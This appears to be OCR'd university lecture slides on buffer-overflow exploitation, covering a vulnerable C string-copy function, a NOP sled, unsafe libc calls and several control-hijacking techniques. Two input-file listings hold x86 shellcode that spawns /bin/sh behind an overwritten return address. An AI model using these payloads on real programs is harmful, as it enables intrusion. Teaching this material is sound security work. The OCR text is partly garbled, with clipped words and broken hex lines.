
BREAK

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff
AAAA\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46
\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\
xdc\xff\xff\xff/bin/sh
```



The NOP Slide



Problem: how does attacker determine ret-address?

Solution: NOP slide

- Guess approximate stack state when the function is called
- Insert many NOPs before Shell Code '0x90'

The NOP Slide

parse.c


```
 1:void copy_lower (char* in, char* out)
{
 2:  int i = 0;
 3:  while (in[i]!='\0' && in[i]!='\n')
{
 4:    out[i] = tolower(in[i]);
 5:    i++;
 6:  }
 7:  buf[i] = '\0';
 8:}
11:  fread(cmd, 1, 128, fp);
12:  int header_ok = 0;
:
19:  url = cmd + 4;
20:  copy_lower(url, buf);
21:  printf("Location is %s\n", buf);
22:  return 0; }
```

BREAK

```
23: /** main to load a file and run
parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff/x90/x90/x
90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90
/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x
90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90
/x90/x90/x90\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x
46\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\
xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\x
ff/bin/sh
```



More on Stack Smashing

- Some complications on Shellcode:
  - Overflow should not crash program before the frame's function exits
  - Shellcode may not contain the '\0' character if copied using strcpy functions.
- Sample remote stack smashing overflows:
  - (2007) Overflow in Windows animated cursors (ANI)
  - (2005) Overflow in Symantic Virus Detection

Issues in string operations in libc functions

- Many unsafe libc functions

  strcpy (char *dest, const char *src)

  strcat (char *de st, const char *src)


  gets (char *s)


  scanf (const char *format, …) and many more.

- “Safe” libc versions strncpy(), strncat() are misleading
  - e.g. strncpy() may leave string unterminated.

- Windows C run time (CRT):
  - strcpy_s (*dest, DestSize, *src): ensures proper termination

General Control Hijacking: Return Address






erwrite Step: Overwrite return address to point to your code.

tivate Step: Return out of frame and into your code.


General Control Hijacking: Local Fn Ptr



rwrite Step: Overwrite local function pointer to point to your code.

ctivate Step: Call that local function variable.


General Control Hijacking: Function Pointer in the Heap



erwrite Step: Overwrite entries in a vtable for Object T.

tivate Step: Call any method from Object T

General Control Hijacking: Function Pointer in the Heap




write Step: Overwrite pointer to vtable on heap to point to a crafted vtable.


tivate Step: Call any method from Object T

Attack: return-to-libc (arc injection)

- Control hijacking without executing code



General Control Hijacking



Overwrite Step:

